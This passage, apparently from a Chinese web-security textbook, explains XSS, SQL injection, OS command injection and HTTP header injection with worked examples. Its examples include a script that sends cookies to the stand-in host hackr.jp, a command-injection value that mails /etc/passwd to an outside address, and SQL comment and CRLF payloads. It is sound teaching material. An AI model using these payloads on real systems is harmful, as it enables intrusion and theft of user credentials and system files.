该脚本内指定的 http://hackr.jp/xss.js 文件。即下面这段采用 JavaScript 编写的代码。

```
var content = escape(document.cookie);
document.write("<img src=http://hackr.jp/?");
document.write(content);
document.write(">");
```


在存在可跨站脚本攻击安全漏洞的 Web 应用上执行上面这段 JavaScript 程序，即可访问到该 Web 应用所处域名下的 Cookie 信息。然后这些信息会发送至攻击者的 Web 网站（ http://hackr.jp/ ），记录在他的登录日志中。结果，攻击者就这样窃取到用户的 Cookie 信息了。



图：使用 XSS 攻击夺取 Cookie 信息

11.2.2 SQL 注入攻击

■会执行非法SQL的SQL注入攻击

SQL 注入（SQL Injection）是指针对 Web 应用使用的数据库，通过运行非法的 SQL 而产生的攻击。该安全隐患有可能引发极大的威胁，有时会直接导致个人信息及机密信息的泄露。

Web 应用通常都会用到数据库，当需要对数据库表内的数据进行检索或添加、删除等操作时，会使用 SQL 语句连接数据库进行特定的操作。如果在调用 SQL 语句的方式上存在疏漏，就有可能执行被恶意注入（Injection）非法 SQL 语句。

SQL 注入攻击有可能会造成以下等影响。

- 非法查看或篡改数据库内的数据
- 规避认证
- 执行和数据库服务器业务关联的程序等

何为 SQL

SQL 是用来操作关系型数据库管理系统（Relational DataBase Management System，RDBMS）的数据库语言，可进行操作数据或定义数据等。RDBMS 中有名的数据库有 Oracle Database、Microsoft SQL Server、IBM DB2、MySQL 和 PostgreSQL 等。这些数据库系统都可以把 SQL 作为数据库语言使用。


使用数据库的 Web 应用，通过某种方法将 SQL 语句传给 RDBMS，再把 RDBMS 返回的结果灵活地使用在 Web 应用中。

- SQL 语句示例

```
SELECT title,text FROM newsTbl WHERE id=123
```

■SQL注入攻击案例

下面以某个购物网站的搜索功能为例，讲解SQL注入攻击。通过该功能，我们可以将某作者的名字作为搜索关键字，查找该作者的所有著作。



图：SQL注入攻击案例

正常处理的操作示例

下图是将“上野宣”作为关键字的搜索结果。



图：正常处理操作的示例

URL 的查询字段已指定 q= 上野宣，这个值由 Web 应用传入到 SQL 语句中，构成下方的 SQL 语句。

```
SELECT * FROM bookTbl WHERE author = '上野宣' and flag = 1;
```

该 SQL 语句表示“从 bookTbl 表中，显示满足 author= 上野宣 and flag=1（可售）所在行的数据”。

数据库内的 bookTbl 表记录着该购物网站的所有书籍信息。通过 SQL 语句，将满足作者名（author）上野宣并且 flag 为 1 双重条件的条目取出，最后作为搜索结果显示出来。

bookTbl

bid	date	author	title	flag
1000203503	12/06/2023	新井悠	Bug猎人日记	1
1000203501	12/06/2019	上野宣	繁杂的Web安全性	1
1000103409	10/06/2002	明智光秀	本能寺之变	0
1000093050	05/06/2017	上野宣	今晚我们一起学习邮件协议	1
1000085771	04/12/2009	上野宣	今晚我们一起学习HTTP	1
1000072889	04/12/2009	上野宣	今晚我们一起学习TCP/IP	1
1000042384	03/04/2021	上野宣	新手必备TCP/IP入门	0


从bookTbl表内显示满足“author=上野宣”且“flag=1”条件的所在行数据

*“flag=0”代表绝版的书籍

图：数据库处理

SQL 注入攻击的操作示例

把刚才指定查询字段的上野宣改写成**“上野宣 '--”**。



图：SQL 注入攻击的操作示例

构成的 SQL 语句就变成“从数据库的 bookTbl 表中，显示满足 author= 上野宣条件所在行的数据”，如下所示。

```
SELECT * FROM bookTbl WHERE author ='上野宣'--' and flag=1;
```

SQL 语句中的 -- 之后全视为注释。即，and flag=1 这个条件被自动忽略了。

bookTbl


bid	date	author	title	flag
1000203503	12/06/2023	新井悠	Bug猎人日记	1
1000203501	12/06/2019	上野宣	繁杂的Web安全性	1
1000103409	10/06/2002	明智光秀	本能寺之变	0
1000093050	05/06/2017	上野宣	今晚我们一起学习邮件协议	1
1000085771	04/12/2009	上野宣	今晚我们一起学习HTTP	1
1000072889	04/12/2009	上野宣	今晚我们一起学习TCP/IP	1
1000042384	03/04/2021	上野宣	新手必备TCP/IP入门	0

原本不会显示的行

从bookTbl表内显示满足“author=上野宣”这个条件的所在行数据
（flag这个筛选条件因SQL注入变成无效的了）

图：数据库处理

结果跟 flag 的设定值无关，只取出满足 author=“上野宣”条件所在行的数据，这样连那些尚未出版的书籍也一并显示出来了。



图：被 SQL 注入的后果

■SQL注入攻击破坏SQL语句结构的案例

SQL 注入是攻击者将 SQL 语句改变成开发者意想不到的形式以达到破坏结构的攻击。

比如，在之前的攻击案例中，就会把 author 的字面值（程序中使用的常量）" 上野宣 '--" 的字符串赋值给 $q。

```
SELECT * FROM bookTbl WHERE author = '$q' and flag = 1;
```

```
SELECT * FROM bookTbl WHERE author = '上野宣' --' and flag = 1;
```

author 的字面值溢出

图：SQL 注入攻击的原理

上图中颜色标记的字符串最开始的单引号 (') 表示会将 author 的字面值括起来，以到达第二个单引号后作为结束。因此，author 的字面值就成了上野宣，而后面的 -- 则不再属于 author 字面值，会被解析成其他的句法。

本案例中的问题仅仅是把未出版书籍的条目也一同显示出来了。但实际发生 SQL 注入攻击时，很有可能会导致用户信息或结算内容等其他数据表的非法浏览及篡改，从而使用户遭受不同程度的损失。

11.2.3 OS 命令注入攻击


OS 命令注入攻击（OS Command Injection）是指通过 Web 应用，执行非法的操作系统命令达到攻击的目的。只要在能调用 Shell 函数的地方就有存在被攻击的风险。

可以从 Web 应用中通过 Shell 来调用操作系统命令。倘若调用 Shell 时存在疏漏，就可以执行插入的非法 OS 命令。

OS 命令注入攻击可以向 Shell 发送命令，让 Windows 或 Linux 操作系统的命令行启动程序。也就是说，通过 OS 注入攻击可执行 OS 上安装着的各种程序。

■OS注入攻击案例

下面以咨询表单的发送功能为例，讲解 OS 注入攻击。该功能可将用户的咨询邮件按已填写的对方邮箱地址发送过去。



图：OS 注入攻击的攻击案例

下面摘选处理该表单内容的一部分核心代码。


```
my $adr = $q->param('mailaddress');
open(MAIL, "| /usr/sbin/sendmail $adr");
print MAIL "From: info@example.com\n";
```

程序中的 open 函数会调用 sendmail 命令发送邮件，而指定的邮件发送地址即 $adr 的值。

攻击者将下面的值指定作为邮件地址。

```
; cat /etc/passwd | mail hack@example.jp
```

程序接收该值，构成以下的命令组合。

```
| /usr/sbin/sendmail ; cat /etc/passwd | mail hack@example.jp
```

攻击者的输入值中含有分号（;）。这个符号在OS命令中，会被解析为分隔多个执行命令的标记。

可见，sendmail命令执行被分隔后，接下去就会执行cat /etc/passwd | mail hack@example.jp这样的命令了。结果，含有Linux账户信息/etc/passwd的文件，就以邮件形式发送给了hack@example.jp。

11.2.4 HTTP首部注入攻击

HTTP首部注入攻击（HTTP Header Injection）是指攻击者通过在响应首部字段内插入换行，添加任意响应首部或主体的一种攻击。属于被动攻击模式。

向首部主体内添加内容的攻击称为HTTP响应截断攻击（HTTP Response Splitting Attack）。

如下所示，Web应用有时会把从外部接收到的数值，赋给响应首部字段Location和Set-Cookie。


```
Location: http://www.example.com/a.cgi?q=12345
Set-Cookie: UID=12345

＊12345就是插入值
```


HTTP首部注入可能像这样，通过在某些响应首部字段需要处理输出值的地方，插入换行发动攻击。

HTTP首部注入攻击有可能会造成以下一些影响。

- 设置任何Cookie信息
- 重定向至任意URL
- 显示任意的主体（HTTP响应截断攻击）

HTTP首部注入攻击案例

下面我们以选定某个类别后即可跳转至各类别对应页面的功能为例，讲解 HTTP 首部注入攻击。该功能为每个类别都设定了一个类别 ID 值，一旦选定某类别，就会将该 ID 值反映在响应内的 Location 首部字段内，形如 Location: http://example.com/?cat=101。令浏览器发生重定向跳转。



图：HTTP 首部注入攻击示例

攻击者以下面的内容替代之前的类别 ID 后发送请求。

```
101%0D%0ASet-Cookie:+SID=123456789
```

其中，%0D%0A 代表 HTTP 报文中的换行符，紧接着的是可强制将攻击者网站（http://hackr.jp/）的会话 ID 设置成 SID=123456789 的 Set-Cookie 首部字段。

发送该请求之后，假设结果返回以下响应。

```
Location: http://example.com/?cat=101（%0D%0A：换行符）
Set-Cookie: SID=123456789
```

此刻，首部字段 Set-Cookie 已生效，因此攻击者可指定修改任意的 Cookie 信息。通过和会话固定攻击（攻击者可使用指定的会话 ID）攻击组合，攻击者可伪装成用户。

攻击者输入的 %0D%0A，原本应该属于首部字段 Location 的查询值部分，但经过解析后，%0D%0A 变成了换行符，结果插入了新的首部字段。

这样一来，攻击者可在响应中插入任意的首部字段。

■HTTP响应截断攻击

HTTP 响应截断攻击是用在 HTTP 首部注入的一种攻击。攻击顺序相同，但是要将两个 %0D%0A%0D%0A 并排插入字符串后发送。利用这两个连续的换行就可作出 HTTP 首部与主体分隔所需的空行了，这样就能显示伪造的主体，达到攻击目的。这样的攻击叫做 HTTP 响应截断攻击。


```
%0D%0A%0D%0A<HTML><HEAD><TITLE>之后，想要显示的网页内容 <!--
```

在可能进行 HTTP 首部注入的环节，通过发送上面的字符串，返回结果得到以下这种响应。

```
Set-Cookie: UID=（%0D%0A：换行符）
（%0D%0A：换行符）
<HTML><HEAD><TITLE>之后，想要显示的网页内容 ⇒
<!--（原来页面对应的首部字段和主体部分全视为注释）
```

